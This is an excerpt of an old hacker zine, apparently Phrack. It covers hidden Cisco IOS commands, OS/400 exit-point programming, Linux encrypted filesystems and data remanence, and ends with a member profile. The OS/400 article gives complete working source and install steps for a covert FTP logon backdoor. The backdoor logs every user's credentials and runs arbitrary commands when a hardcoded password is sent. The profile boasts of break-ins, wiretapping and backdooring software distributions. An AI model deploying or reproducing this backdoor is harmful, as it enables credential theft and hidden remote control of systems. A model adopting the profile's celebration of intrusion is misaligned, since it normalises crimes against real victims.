this takes the compressed image and computes its checksum. this is compared with the previously stored checksum to ensure integrity.

```
ctalkb#sh sum
New checksum of 0x36D03E96 matched original checksum
ctalkb#
```

@sh timers (show timers for timer command in config mode)

```
ctalkb#sh tim

State  Handle  interval     due  invoked   missed   Process
```

@test transmit (test the transmission of L2 frames)

this command allows you to send the specified number of frames to the specified destination:

```
ctalkb#test transmit
interface: Ethernet3/0
total frame size [100]:
1) To this interface
2) To another interface
9) Ask for everything
Choice: 2
Encapsulation Type:
1) Ethertype
2) SAP
3) SNAP
4) SNAP (Cisco OUI)
5) SNAP (EtherV2 OUI)
6) Novell 802.3
Choice: 1
Protocol type:
1) IP
2) XNS
3) IPX
9) Ask for everything
Choice: 1
```

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

(in config mode)

@boot system rom

if the system has an image burned in on rom, this command allows you to revert to that image instead of the image stored on some other secondary media (flash card).

```
ctalkb(config)#boot system rom
The 'boot system rom' command is not valid for this platform.
It has been translated to 'boot system flash bootflash:'
```

@boot module

the command is there, but it doesn't seem to do anything besides barf.

00:34:02: %PARSER-3-BADSUBCMD: Unrecognized subcommand 11 in configure command 'boot module a'

@exception-slave dump X.X.X.X

informs the router where to dump the core image.

@exception-slave protocol tftp

tells the router what protocol to use when dumping the core image.

@exception-slave corefile

tells the router what to name the corefile. note that this corefile has to be at least 666 on the tftp server for the router to be able to write it.

@ip slow-convergence

i haven't been able to see any difference in the router performance after enabling this command. regardless, it does not look like a command which would improve the router performance.

@ip tftp boot-interface

tells the router what interface to find its image in the case that it wants to boot net via tftp.

@loopback diag

all of these loopback commands allow you to loop the hardware at specific points so that you can isolate hardware faults. e.g. this is not just a loopback net and loopback local command set. also, not all pieces of hardware can be looped at all the below points.

@loopback dec (at dec chip)
@loopback test
@loopback micro-linear
@loopback motorola

@scheduler max-task-time 200 (last val in milliseconds)

this knob allows you to set the number of milliseconds a specific process is on CPU before it reports debugging information. a relatively easy way to report which process is hogging. sh proc cpu is obviously the best way to track down cpu hogs while on the router, but this command allows you to track down more insidious hogs.

00:13:18: %SYS-3-CPUHOG: Task ran for 308 msec (3/1), process = Virtual Exec, PC = 603C9AD8.

@scheduler heapcheck process (memory validation.. after proc)
@scheduler heapcheck poll (memory valid after some poll)

@scheduler run-degraded (perhaps in a failure mode?)

causes the scheduler to attempt to keep running even in the face of some sort of fatal process error. the default action of IOS is to have this knob turned off and to crash the router upon the recognition of a fatal error. this is done on a per-process basis. obviously, some processes are more critical than others and moving the offending process out of the scheduler won't really buy you any time or information.

@service internal

this is a really nifty command. turning it on in global configuration mode allows you to view some previously hidden commands. turn it on by default and you will eventually find some extras.

some commands are not even accessible unless this is turned on.
(sh proc all-events fex)

@service slave-coredump

this allows you to dump core when applicable to some slave machine for logging purposes. this does take a long time depending on the amount of memory in the router (copying 128MB with varying link speeds. you do the math). it is important to note that this copying occurs before the router enters usable mode, so you basically have added quite a bit of delay into the reload time. the exception-slave commands inform the router where to dump the core image.

@service log backtrace (provides traceback with every logging instance)

-Traceback= 603C9AE0 603546C0 60354A48 6035CA58 6035C3F4 6035C34C 60373EBC 603B6D2C 603B6D18

in bgp config:
@neighbor ctalkb-out filter-as 100 d

% filter-as is an obsolete subcommand, use filter-list instead

this is a nifty command in that it gives you a little more insight into whats happening. i would prefer this command even though it has been deprecated in favor of the filter-list command. reasoning: this command is more specific.

in router isis config:
@partition-avoidance

not quite sure what this does since i don't have a complex isis setup to test.

|0x03|----------

|---------- OS/400 Exit Point Programming ----------|

|clever <clever@dhp.com>----------|

Introduction

Exit points enable programmers to embed custom logic in otherwise non-configurable system functions. At a certain stage of its execution, a program with an exit point will execute the programs which have been registered with its exit point, passing relevant parameters to the called programs. At that time, the exit point program can do anything it likes with the parameters passed to it and modify the behavior of the calling program by passing back values, if it decides to do so.

Exit point programming is somewhat esoteric. Most people who deal with the AS/400 are not aware of the existence of exit points, and most of those who know about them do not use them. System administrators who care about security have used them since they became available to improve system security by logging things like user profile creation or limiting the use of system facilities to a subset of the users who could ordinarily make use of them.

Suppose that you have gained access to a typical AS/400 system. Its administrators are concerned about security, but they lack a consistent

security plan and the skill to implement it, even if they did. Even so, the misconfiguration that allows you to gain access may be noticed and fixed at any time. A new user profile would probably be spotted. You need a way to retain control over the machine that won't be noticed by most people. Exit points do most of the work for you.

One exit point present in the ftp server software is "FTP Server Logon", named QIBM_QTMF_SVR_LOGON. Its parameter format is TCPL0100.

TCPL0100:

Application Identifier	4B	Input
User Identifier	*	Input
User Identifier length	4B	Input
Authentication String	*	Input
Authentication String length	4B	Input
Client IP Address	*	Input
Client IP Address length	4B	Input
Return Code	4B	Output
User Profile	10A	Output
Password	10A	Output
Initial Current Library	10A	Output

The parameters marked 'Input' are set by and received from the system; these fields contain user signon information, which we should log. The only output parameter about which we care in this instance is 'Return Code', which we must set to 1, telling the system to proceed with authentication and that the password provided must match the actual password of the user profile for authentication to succeed. Other return code values cause the system to do various things that you might find useful. Consult the documentation if you are curious.

So.

1. ftp> open x.x.x.x
   Connected to x.x.x.x.
   220-QTCP at x.x.x.
   220 Connection will close if idle more than 5 minutes.
   Name (x.x.x.x:root): werd
   331 Enter password.
   Password: f.u.c.k.493
2. The exit program is called. The server passes it the parameters mentioned above.
3. The exit program does whatever it likes. It sets the 'Output' parameters, if it likes. The exit program returns.
4. The server considers the parameters passed back to it and does whatever is indicated by those parameters.

Below is a stripped-down version of one tool I use for this. It isn't hidden. It should only be used on boxes whose administrators are somewhere between 'Don't Care' and 'Making A Clumsy Effort At Security'.
That is to say, most of them.

Names/types.

```
F01     RPGLE
F02     CLLE
FP      PF
```

Creating.

```
CRTPF FILE(x/FP) SRCFILE(x/x) TEXT(*BLANK)
CRTRPGMOD MODULE(x/F01) SRCFILE(x/x) DBGVIEW(*NONE) OUTPUT(*NONE)
CRTCLMOD MODULE(x/F02) SRCFILE(x/x) OUTPUT(*NONE) LOG(*NO) DBGVIEW(*NONE)
CRTPGM PGM(x/F) MODULE(x/F01 x/F02) TEXT(*BLANK) ALWUPD(*NO) USRPRF(*OWNER)
DLTMOD MODULE(x/F01)
DLTMOD MODULE(x/F02)
```

Put F and FP somewhere QTCP can find them. QUSRSYS, maybe.
Register x/F with QIBM_QTMF_SVR_LOGON using WRKREGINF.
Restart ftp.

Using.

The command goes in the user field. The special authorization string goes in the password field. Normal signons get logged in FP. Ignore the error; data area TEST does get created in QGPL.

```
ftp> open x.x.x.x
Connected to x.x.x.x.
220-QTCP at x.x.x.
220 Connection will close if idle more than 5 minutes.
Name (x.x.x.x:root): crtdtaara qgpl/test *dec
331 Enter password.
Password: itsmeclever
530 Log on attempt by user CRTDTAARA rejected.
ftp: Login failed.
Remote system type is .
ftp>
```

Code.

(F01)

```
     FFP        O  A E             DISK

     D S               c                   'itsmeclever'
     D
     DParms            pr                  extpgm('F01')
     D AppID                         9b 0
     D UsrID                       100a
     D UsrIDLen                      9b 0
     D AutStr                       32a
     D AutStrLen                     9b 0
     D ClntIP                       15a
     D ClntIPLen                     9b 0
     D Rcd                           9b 0
     D UsrPrf                       10a
     D Pwd                          10a
     D InlCurLib                    10a
     D
     DParms            pi
     D AppID                         9b 0
     D UsrID                       100a
     D UsrIDLen                      9b 0
     D AutStr                       32a
     D AutStrLen                     9b 0
     D ClntIP                       15a
     D ClntIPLen                     9b 0
     D Rcd                           9b 0
     D UsrPrf                       10a
     D Pwd                          10a
     D InlCurLib                    10a
     D
     DLog              pr
     D Type                         10a   value
     D Text                        200a   value
     D
     DExcCmd           pr
     D Cmd                          100a   value


     C                   if        %subst(AutStr:1:AutStrLen) = S
     C                   callp     ExcCmd(%subst(UsrID:1:UsrIDLen))
     C                   eval      *inlr = *on
     C                   return
     C                   endif
     C
     C                   callp     Log('FTP':
     C                                 %subst(UsrID:1:UsrIDLen)+ ' '+
     C                                 %subst(AutStr:1:AutStrLen)+ ' '+
     C                                 %subst(ClntIP:1:ClntIPLen))
     C
     C                   eval      Rcd = 1
     C
```

```
     C                   eval      *inlr = *on
     C                   return


     PLog              b
     D                 pi
     D Type                         10a   value
     D Text                        200a   value
     C                   time                    FPTS
     C                   eval      FPTYPE = Type
     C                   eval      FPTEXT = Text
     C
     C                   write     FPR
     P                 e

     PExcCmd           b
     D                 pi
     D Cmd                          100a   value
     C                   callb     'F02'
     C                   parm                    Cmd
     P                 e
```

- - - - - - - - - -

```
(F02)
             PGM        PARM(&COMMAND)
             DCL        VAR(&COMMAND) TYPE(*CHAR) LEN(100)

             MONMSG     MSGID(CPF0000) EXEC(GOTO CMDLBL(ERROR))

             CHGJOB     LOG(0 99 *NOLIST) LOGCLPGM(*NO)
             CALL       PGM(QCMDEXC) PARM(&COMMAND 100)

ERROR:
             ENDPGM
```

- - - - - - - - - -

```
(FP)
     A          R FPR
     A            FPTS          14S 0
     A            FPTYPE        10A
     A            FPTEXT       200A
```

Hope this helps someone.

clever <clever@dhp.com>
20000222

|0x04|----------

Linux and Encrypted Filesystems

|phunda mental <phundie@yahoo.com>----------

Most people don't realize it, but Linux has incredibly robust support for encrypted filesystems. This functionality is not present in the stock kernel due to U.S. export regulations, but it can be easily added by obtaining the patchset for your kernel version from www.kerneli.org.

In this article, I will present a quick introduction to setting up strong encryption within the Linux kernel, and then I will present a few configurations that allow for seperatly encrypted home directories for each user, encrypted disk partitions, etc.

First, you must download util-linux-2.9e.tar.gz[1], and the kernel source patches. For the purposes of this article, I'll assume you are

running kernel 2.2.4; therefore you would get patch-int-2.2.4.1.gz[2].

In /usr/src do ln -s linux lin.2.2.4 (the patch expects this to be
the name of the source directory) and apply the patch with
zcat patch-int-2.2.4.1.gz | patch -p0.

Now look in linux/Documentation/crypto. There are some patches in
there to Linux utilities. Unpack the util-linux distro, apply the
necessary patch, and build the new utilities. You'll need to install
the new losetup and mount commands. Remember that mount needs to be
suid root if you want users to have the ability to mount encrypted
volumes.

Now build a kernel with make menuconfig, and take a look at the dox in the
Documentation/crypto directory. You'll notice that the kernel patches
give support for Blowfish, DES, DFC, IDEA, MARS, RC6 and Serpent. These
ciphers can be used by the networking code, or the loopback device.
The loopback device also has special support for CAST128 and Twofish.

Once you have your new kernel up and running, you can make a blowfish
encrypted volume like so:

```
$ dd if=/dev/zero of=vol.img bs=1024 count=2000
$ losetup -e blowfish /dev/loop0 vol.img
```

Losetup will prompt you for a passphrase. This passphrase is hashed with
RIPEMD-160 in order to key the cipher.

```
$ mkfs.ext2 /dev/loop0
$ losetup -d /dev/loop0 #disconnect the loopback device
```

All of the preceding commands can be issued as a user, to actually
mount the volume, you will need root status, or the appropriate line
in /etc/fstab.

```
# mount vol.img /mnt -o encryption=blowfish
```

Mount will prompt you for a passphrase, enter the one you gave to
losetup, and the volume will get mounted on /mnt.

In order for user joe to mount ~/.img on ~/secure
a line in fstab like this is needed:

```
/home/joe/.img /home/joe/secure ext2 noauto,user,rw,exec,encryption=blowfish
```

Now joe can mount his volume with the command "mount ~/secure".

A similar tactic can be used to have joe's entire home directory
encrypted.

Make a directory called /usr/imgs/joe and let the directory "joe" be
owned by user joe. Place an encrypted img called home.img in /usr/imgs/joe
and modify /etc/profile to check if the user's home directory image
exists, and if it does, mount the encrypted image onto /home/$USER
(if it is not already mounted). Then, all that is needed is an
appropriate line in /etc/fstab to allow joe to mount onto /home/joe.

I personally use this scheme to keep my home directory encrypted on
my machines. When I log in, /etc/profile gets executed and it asks
me for the passphrase needed to mount my home directory. A crontab
periodically runs and tries to unmount my home directory, so that
when I log out and any jobs I left running end, my home directory will
get unmounted.

If you use xdm to automatically launch X on boot up, then you will
need to modify Xsession in the xdm directory to launch an xterm
that executes the mount command so that the user can mount his home
directory before his ~/.xsession gets executed.

Consistent with the UNIX philosophy that a device is a file, Loopback encryption also works for block devices.

To encrypt disk partitions, Linux will need a small unencrypted root partition (just enough for the kernel, /dev, /etc, /lib and the basic binaries), maybe 15 or 20 meg.

/dev/hda2 will contain a filesystem that houses /usr, /var, /home and whatever else you have. It will get mounted on /fs/hda2. You can set this filesystem up like so:

```
$ losetup -e blowfish /dev/loop0 /dev/hda2
$ mkfs.ext2 /dev/loop0
$ mount /dev/loop0 /fs/hda2
```

Now you can copy all of /usr and everything to /fs/hda2 and just symlink /fs/hda2/usr to /usr so that everything works. Alternatively, if you have seperate partitions for /usr, /var, and /tmp you can set them up as individual partitions.

Set up your fstab as follows:

```
/dev/hda2 /fs/hda2 ext2 defaults,encryption=blowfish 0 0
```

Now, when you boot, you will get prompted for the passphrase needed to mount /fs/hda2. An attacker will get virtually nothing from your machine.. they won't even know what applications you have installed.

I use a similar scheme to keep the contents of removable media and PCMCIA flash cards encrypted.

The kernel patches have other applications besides encrypted filesystems. The patches give support for ENskip, and a tunneling hack which allows encrypted IP through UDP called CIPE. Check out kerneli.org for more info on this stuff.

Credit, and thanks go to the kernel and patch set maintainers.

References:

1. ftp://ftp.aanet.ru/pub/Linux/utils/util-linux-2.9e.tar.gz
2. ftp://ftp.kerneli.org/pub/kerneli/v2.2/patch-int-2.2.4.1.gz

|0x05|---------- Data Remanence ----------|

|phunda mental <phundie@yahoo.com>----------|

So, you've encrypted all your goodies with 3DES, selected strong passphrases, and now you are content to sit back and have a beer, knowing that your stuff is secure, right?

Yeah. Sure it is.

We are facing the problem of data remanence, and it's a bitch. Strong crypto only protects the ciphertext; if the plaintext is sitting around on your hard drive you're still screwed.

Data remanence, as the name implies is the residual remains of data after it is has been deleted, cleared or purged. In this document, the term "deleted" refers to the normal OS-supplied delete command. Clearing data refers to a process that attempts to destroy data such that it cannot be reconstructed with normal OS-supplied commands or functions, including specially created software. Purging refers to a process (generally in hardware) that attempts to defeat all of the above methods of reconstruction, along with laboratory-based reconstruction techniques.

Obviously, DR occurs in many forms, and can be exploited in a few different ways.

Software Methods

The first way that DR can bite us in the ass is one that any competent DOS/Windows user should know about: the undelete command. The standard MS delete just kills the pointer to the file in the FAT, while the data itself still sits on the disk. Undelete just restores that pointer, and we can get some (or all) of those data bits back.

Well, depending on which color hat we are wearing at the moment, this may be helpful. If you are snooping on some alien machine, remember to try undelete when looking for interesting files. Else, get a program that can help you clear the data. In a pinch, defragging a hard drive can sometimes defeat something like undelete (depending on how the OS in question works).

Awhile back I was sitting in IRC, discussing DR under Linux. The standard response that I got was that since ext2 (the Linux filesystem) doesn't operate like FAT, the undelete-type practice can't be done and so we have nothing to worry about. This simply isn't true.

Under linux, do the following (you may need root, depending on how you configured your setup):

```
dd if=/dev/zero of=disk.image bs=1024 count=300
mkfs.ext2 disk.image
mount disk.image /mnt -o loop
cd /mnt
```

We just made a 300k looped filesystem, and mounted it on /mnt. Now CD to /mnt and create a file with some known text in it .. try:

```
ps aux > sensitive.file
sync
rm sensitive.file
```

Now, we've deleted our sensitive file, but as will be demonstrated, this file has not been cleared.

Now umount /mnt and do:

```
strings < disk.image | grep USER
```

You'll see some text from the ps.

Now, if your gear got confiscated imagine someone just running this command on /dev/hda1, or whatever. Don't think DoJ wouldn't pay people to weed through all the junk to obtain a few juicy bytes, or run some nice pattern matching software on the strings output to find stuff that looks interesting.

Or, maybe you don't want the contents of a file .. maybe you want a passphrase, or the internal state of an RNG or a cipher?

Dig around in the swap partition, maybe you'll get lucky.

This is an example of what DoD calls a "keyboard attack" in the "green book[1]." It is an attack to exploit the remnant data on a system using a software method. We need a clearing technique here too, and a good way is to zero the actual bits of the file; ext2 will eventually support this internally[2], but for now you can just rm the file and then make a new file of all zeros that fills the entire disk. Lets try that.

```
mount disk.image /mnt -o loop
cd /mnt
```

```
dd if=/dev/zero of=output bs=100k
#wait for error
sync
rm output
```

Now umount the disk.image and run strings on it again. You'll notice that the ps output is gone. You'll also notice that some of the the filename is still there. If the file is under some sub-directory, you can rmdir the directory and use the above method. If the file is at root-level, you're hosed: people can see your filename.

Overwriting the file's bits one-for-one with zeros insures that one will not be able to read the data back with the recording device itself; thus software, or "keyboard" attacks are successfully defeated by such software measures.

It is a good practice to create a script that checks /proc/meminfo under Linux. If there is enough RAM free to hold any crap floating in swap, then free the swap partition, zero it (or use other techniques, discussed below), make a new swap partition and reattach it. This could be put in a cron job that runs at off-peak hours.

There are also programs like "wipe.com" (DOS)[3], and "Burn" (Mac)[4] that wipe the bits of certain files, allowing a more controlled (and thus faster) method of wiping remnant data. I don't know of a way to securely wipe files under Linux other than by filling the disk. The programs that I found that report to do so fail, and I can't think of a reliable way to do it outside of ext2.c.

Hardware Methods

There is a third type of attack, however, that does not depend on what the device (say, a hard disk) claims is on the media. This type of attack analyzes the media directly; we'll call it a laboratory attack.

A laboratory attack is highly theoretical, but we had better talk about it anyway.

The first thing we have to remember is that digital media isn't purely digital: we record our bits on an essentially analog medium, which is precisely why we need stuff like MFM (modified frequency modulation) encoding; an actual DC level would erase data, not record it.

So, lets talk about disks, and cover some magnetic recording properties real quick. I'm going to be fast and loose with the electronics, I know it is terribly inaccurate; we just need the basic concepts here.

In general, magnetic recording is achieved by issuing a magnetic charge onto some ferrous-type material with an electromagnet. To read the data back, the juice to the electromagnet is shut off, and the disk spins by the coil of the magnet, which induces a voltage in the electromagnet, effectively making a small generator. Now, for the sake of accuracy we don't just spit bits out into the magnetic medium, because DC levels don't work with transformers; which is what our read/write head is, basically. So we need to encode it in an analog signal using some modulation technique. For the sake of argument, lets say our disk is using something like frequency shift keying (FSK). In reality, our drives don't do this, but our modems do. I'll use FSK since it is easier to talk about, and easy for newbies to understand.

The way we encode our data is to take every digital one and play an analog tone for some time, T, and some other tone for a digital zero, also for some time T. Maybe we encode 0 as 2600 Hz and 1 as 2000 Hz (the Kansas City standard for storing digital info on cassette tape is 0 = 2400 Hz and 1 = 1200 Hz).

The reason I'm reducing this to a simplified audio analogy will soon

be obvious.

If you record over a commercial cassette tape with a shitty tape recorder, where there are periods of silence in your recording you may hear the original commercial tune. This remnant signal is there all the time, not just during silence.

What has happened is that the magnetic flux delivered by the read/write head of your tape recorder was not powerful enough to completely change the polarization of the magnetic particles on the tape for the time that the particles were exposed. Those particles act in a predictable way, and if we know their current state, and the signal applied to them the last time, we can recover the previous state. Chock this one up to magnetic hysteresis, it could also be due to the head of the tape recorder not being aligned perfectly. More on this option below.

If a particle on a disk has a current polarization strength of A, and we know what sort of flux was applied to the particle (which we can find by examining the read/write head) then we can find the the state of the particle prior to the last write to it, which allows us to reconstruct the data.

Real world bit recover would simply require looking at these particles and taking into account the encoding scheme used. The SFS (Secure File System) documentation gives a good description of many different encoding schemes.

As I said, this is a theoretical attack. I am not aware of it ever actually having been used to recover data.

How can we defeat this attack? By overwriting the data many times.

If we overwrite our data many times, the stored charge on the particle gets constantly closer to the upper-end ideal value, which disguises the data "underneath." We can use several applications of random bits, and then several applications of 00h’s and FFh’s to overwrite the data.

The random bits insure that the attacker doesn’t find a pattern. The multiple applications of FF expose the particles to the magnetic flux for a longer period of time. Each application gets those particles closer and closer to the ideal representation of FF. The truly paranoid will want to do all of this several times. Some recommend writing zeros after the ones. This is probably pure paranoia, and it might be a good idea.

As alluded to above, there is another type of data remanence that can be attacked in the lab due to variance in the position of the read/write head.

As the disk spins, the head will float over different portions of the disk each revolution. When a write occurs, it may charge certain particles and on an overwrite it may miss some of those particles, leaving the original information behind for exploitation by the lab. This lets an attacker read further back into the data record than by weeding out signals by cancellation, and is probably easier to perform in some respects.

We have no control over this whatsoever in software. To protect against this attack requires either degaussing of the media, or encryption of the entire device from the first moment it is used until the last.

Using encryption stamps out all of the above problems in one clean, elegant stroke.

Imagine a device that sits in-line between your IDE (or SCSI) adapter and the disk controller of the drive. All attempts by the PC to

negotiate with the drive are intercepted by this device, and the data is either encrypted or decrypted as needed and sent along. Thus everything that ever touches the drive: file system formatting, the OS ... everything gets encrypted and stored. The entire operation would be transparent to the host computer, and independent of its processing. The user merely gives a key to this controller at start up: maybe there is a keypad embedded into a 5.25" faceplate that is mounted on the computer's case.

Such a hardware solution not only takes care of data remanence issues but also helps to secure the computer as a whole: with the partition table, and OS encrypted, the machine cannot boot without the user having set up the in-line filter with the correct key.

Can a well funded adversary pull off a laboratory attack like those discussed here? Probably. So if you're not using some form of encryption, you might want to start thinking about it. For the stuff that no one but you can know about, keep the plaintext on floppies and the ciphertext on your hard drive. Floppies can be destroyed or degaussed easily. Remember to watch your swap partition though; it is probably wise to disengage swap when manipulating sensitive material. Best of all, RAM is cheap. Buy 256M of it and give up swap space completely.

Against a sufficiently powerful attacker who has your hard drive, you are in a world of hurt without in-line encryption. Just how powerful "sufficiently powerful" needs to be to actually make this stuff work is open to speculation.

Notes:
1. NCSC-TG-025 "A Guide to Understanding Data Remanence in Automated Information Systems" http://www.geekstreet.com/green.html

2. This was all tested with linux kernel version 2.0.35. I do not know if 2.1.* will ever have a newer ext2 or not. Look into the chattr command on your machine, and dig into the kernel source to see if the ext2 code does anything or not. On 2.0.*, it does nothing.

3. From the No-where utilities, get it from your favorite HP filez site.

4. Burn is available from the Info-Mac archives.

|0x06|---------- Phrack 55 Addendum and Errata ----------|

P55-14@71:

I would like to make the following correction in my article "A GPS Primer" from Phrack 55. The Teledesic project is _not_ a MEO satellite venture, but rather, it uses Low Earth Orbit (LEO) satellites. Thanks to Eric Rachner for pointing this out.

[Thankz to e5 for submitting this correction.]

P55-18:

File 18 was erroneously listed as file 17.

|EOF|----------

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x04[0x10]

|---------- P R O P H I L E ----------|

|---------- sw_r ----------|

The Phrack Prophile iz intended to be a short biography on the indiviual in question. It'z Phrackz way to recognize that this person has done something worthy of mention in some capacity. More or less a soap-box, The Prophile givez the person a chance to spout off about whutever they want and aggrandize themselvez to their heart'z content. This iz *their* time to shine.

|---------- P E R S O N A L ----------|

Handle	Shockwave Rider
Previouz handlez	The Phelon, cpmhaqr, guest_, master blaster, s1thl0rd, others
Handle origin	1975 book by John Brunner
Call him	Varies depending on who you are
Reach him	Don't call me, I'll call you .. (email: swr@gti.net)
Date of birth	5/16/80
Height	5'10"
Weight	170
Eye Color	Brown
Hair Color	Black
Cool crap owned	one line isn't gonna do this justice.. ;)
Sitez I run	various private systems
URLz	the web is gay. but check these urls out anyway: http://www.suzie.org http://www.velkro.net/swr

|---------- F A V O R I T E Z ----------|

|-Women ----------|

Brunettes with class, wit, and intelligence. hi suzie!@

|-Carz ----------|

As of this writing, I don't really drive.. once I settle into my new location, I plan to purchase a new vehicle. (I've always been into cars and performance vehicles, so it'll be something FAST!@). I have tons of 'favorite' cars, but among the favorite of the favorites at the moment are the Porsche 911, Dodge Viper, Porsche 959 (the only reason it doesn't win hands down is 'cuz it's still not street-legal, which sucks) & Acura's NSX-T.

|-Foodz ----------|

All kinds - I'm Indian, so naturally Indian's my favorite.. but I also love Italian, Thai, Chinese, etc. My favorite foods overall are probably steak and pizza. If made right, I could live on both forever without tiring of either - though I'd probably want Indian food occasionally (of course).

|-Alcohol ----------|

Wayyy too much to list here. I like good beer, strong whiskey.. and pretty much anything else as long as it's wet & alcoholic(!@).

|-Music --------------|

Major hip-hop fan. I'm also into hard rock/heavy metal, classical.. pretty much everything, except for the perennial exception that is Country. Favorite bands/groups off the top of my head include -

NWA, Tribe Called Quest, Eazy-E, Beastie Boys, Nirvana, Tool, Eric B+Rahkim, Slick Rick, Metallica, Korn, Beck, Ice Cube, KRS-ONE, Public Enemy, Front 242, Guns N Roses, Schooly D, Cypress Hill, Led Zeppelin, Wu-Tang Clan, MC Eiht, MC Ren, Garbage (Shirley Manson r000lz), NIN, Toadies, Aerosmith, Sir Mixalot, Me First & The Gimme Gimmes, DR Octagon, DJ Rectangle, Eminem, Weird Al, Motley Crue, Mr. Bungle, Red Hot Chili Peppers, Gang Starr, Run-DMC..

|-Moviez -------------|

HEAT, Goodfellas - pretty much anything with DeNiro or Pacino in it, GodFather I, Pulp Fiction, Strange Brew, Bill & Teds * (classics), South Park, El Mariachi

|-Authorz ------------|

quick list -

Fyodor Dostoevsky (Crime & Punishment, Brothers Karamozov)
Dave Barry (Everything)
Joseph Heller (Catch-22)
WR Stevens (TCP/IP Illus 1-2, others)
J.D. Salinger (Catcher In the Rye)
George Orwell (1984, Animal Farm)
John Brunner (Shockwave Rider)
J.R.R. Tolkien (I loved the Lord of the Rings Trilogy when I was a kid, and "The Hobbit" also),
Ray Bradbury (Something Wicked This Way Comes)
Robert Silverberg (the Pontifex Valentine and Gilgamesh books.. part of my fantasy fiction phase, around the same time as Tolkien)
Victor Harris (The Book of Five Rings),
Nicholas Pileggi (WiseGuy),
Sun Tzu (The Art of War),
Chris Drake & Kimberley Brown (PANIC!, the most readable tech book I've ever read - which is still incredibly useful)
Neal Stephenson (Snowcrash)
William Gibson (Everything)

|-Turn ons ------|

Tits (all shapes, sizes, colors & flavors), legs,(long and smooth), platform sandals, belly button piercings, long dark hair, two chicks doing it with each other, summer dresses, and of course intelligence + sense of humor.. (those are all in reference to women)

|-Turn offs ----|

Anal retentiveness, pedantry, miserliness, posing/pretentiousness, stupidity (those apply to both sexes).

|-Passions -----|

pea! (no, not peaboy.. schmucks)

Phones. UNIX & VMS internals. Learning new programming languages and operating systems.

Fast cars, clever & beautiful women, good music, Guinness, good food, winter,

spring, summer, fall, nights, sunsets, sunrises, good books, sleeping, ms. pacman coffee tables, cycling, coca-cola, mountain dew, water slides, learning, booze, sex/drugs/rocknroll, ice cream, weaponry, playing football, friends, video games.. anything as long as it's fun

|---------- M E M O R A B L E E X P E R I E N C E Z ----------|

Buying my first modem, and installing it. Installing QModem & calling my first BBS.

Being introduced to the concept of hacking/phreaking by a local sysop (who I am still the best of friends with today). He told me I should download Phrack ('get phrack.. that zine rocks d00d, it has the best philes!'). So I dl'd the latest issue at the time, which was Phrack 46.

PBXes (System75s, SL-1s, Rolms, DataStar & all the rest..)

Setting up my first Alliance teleconference (0-700-456-1000)

CBI

Writing my first t-file

Figuring out how to spawn DCL shells from captive and guest accounts.

On a dialup UNIX machine, in a distant galaxy, a long, LONG time ago.. the first '#' prompt I ever saw.

First NUI (it was on sprintnet)

First sniffer log (sunsniffer r0ckz)

First time on a DMS-100

First unpublished exploit (thanks to Scott Chasin for his generous - albeit involuntary - donation :))

Being invited to join the Phone Losers of America by el_jefe. (Anyone other than myself, dhate, and el_jefe who claims PLA is a poser. Especially RBCP and his band of gay doodleboys.)

Meeting tr0ut (by hacking a system he was using) & joining H4G1S in its infancy.

First root shell on a 5ESS.

Yahoo!

Two words.. Jay Dyson.

The first (root-yielding) hole I found in UNIX.

The first exploit I ever stole.

The first exploit I ever wrote.

Mastering digital wiretapping.

Being woken up by FBI agents.

Monitoring a certain computer security expert from California who appeared in Wired Magazine along with Mark Lottor as "V.T." in an article written by John Markoff about cellular phreaking. (Restore your honor.. come and get me, big guy. And get busted for eavesdropping on phonesex!@)

When dk, prym, and I forwarded a certain Phrack editor's phone line to a bridge, and took all his calls for a weekend. (Sorry about that, route..

water under the bridge ;))

[EdNote: it wasn't for a weekend fuck0! It was for a day (I disconnected the number that afternoon -- and I still remember it because it was so elite: 2801600).]

IRC'ing as erikb.

Mocking "security expert" Scott Yelich while breaking into his 'secure' machine, security.spy.org. (He ended up pulling his cables.. lame).

Owning everyone and everything.

c4p3b0y vs. andy 0f m4yb3rry

autoreplyd

groktelnet

Backdooring the source code of several popular commercial & free operating systems, and binary distributions of popular packages at their distro sites. (I'll bet that gives you a warm, fuzzy feeling just thinking about it.)

Cheating on every online game in existence for laughs (a lot of them with DK)

kibitz on beelzebub (y0y0 neal!)

Writing BoW 9 with U4EA, Lister, and DK

All the funny prank calls, especially with el_jefe, dhate, U4EA & DK.

My first con (pumpcon).. the kind of experience that's memorable because nobody lets you forget it ;)

whackpack.hilarious.log

gay.log

our short-lived young apprentice (dead_rat of the LoD!@##$)

elastic's 'creatively edited' logs

sloppy's ass mailing list & everything associated with it - 50mb of email a day, getting threatened with lawsuits by Captain Zap (world-class retard, belongs in the meinel-vranesevich-shipley-brianmartin trashcan), Agent Steal's 400k ego rants, elastic's incoherent & hilarious ravings, etc etc.

SEAWORLD ADVENTURE SARLO

Oh yeah, and boards to mention:

The Forbidden City
Ripco
The Toll Center
Demon Roach Underground
The Station
Error 23
Realms of Valor

|------------------------------- Q U O T E Z -------------------------------|

GO AWAY PLA!

It's not paranoia if they're really after you.

leggo my eggo

pea *SPINS*

"KTHNX!"
-pea

???

P4NTZ/H4G1S - GL0B4L D0M1N4Ti0N '97

P4NTZ/H4G1S - GL0B4L D0M1N4Ti0N '97 - PR1S0N '98

If you're not owned by H4G1S, you're not worth owning.
If you're not worth owning, you're probably owned by H4G1S anyway.

'$show users /full/int/givemesysprivs'

"yeah, but, uh, how are we supposed to chmod chmod?"

"dog"
 - tr0ut

Welcome to OpenBSD: The proactively secure Unix-like operating system.

"The dragons breath was warm and damp, it fogged up the mirror, I wiped the
mirror with a tissue, the tissue tore, the dragon swallowed the damp tissue
whole." (probably not exact)
 - tr0ut

"f dragons"

 - tr0ut

 y0y0y0, sl0ppy 0n the m1c
 watch my h1p tr1x 0n da bmx b1ke
 I'm whirlin' and twirlin' like a bat 0utta hell
 d00d, that stench, it's me, I smell!
 0n the payph0nez iz where I l1ke t0 be
 call1ng ppl I d0nt even kn0w in TURKEY!
 HEHEHE! I have a psychopathic streak!
 messaging st4r ab0ut drag0nz iz when I'm at my peak!
 g00d g0d r0d, that tissue is damp!
 watch th1s 360 of the handicap r4mp!
 0ff I g0, b1king int0 the sun
 tissuez and payph0nez, my life iz s0 fun!

- tr0ut freestyling on the topic of the official H4G1S BMXer

"what's a golden shower?"
<2 minutes later> "this is waq.. you can see people peeing!"
- sloppy

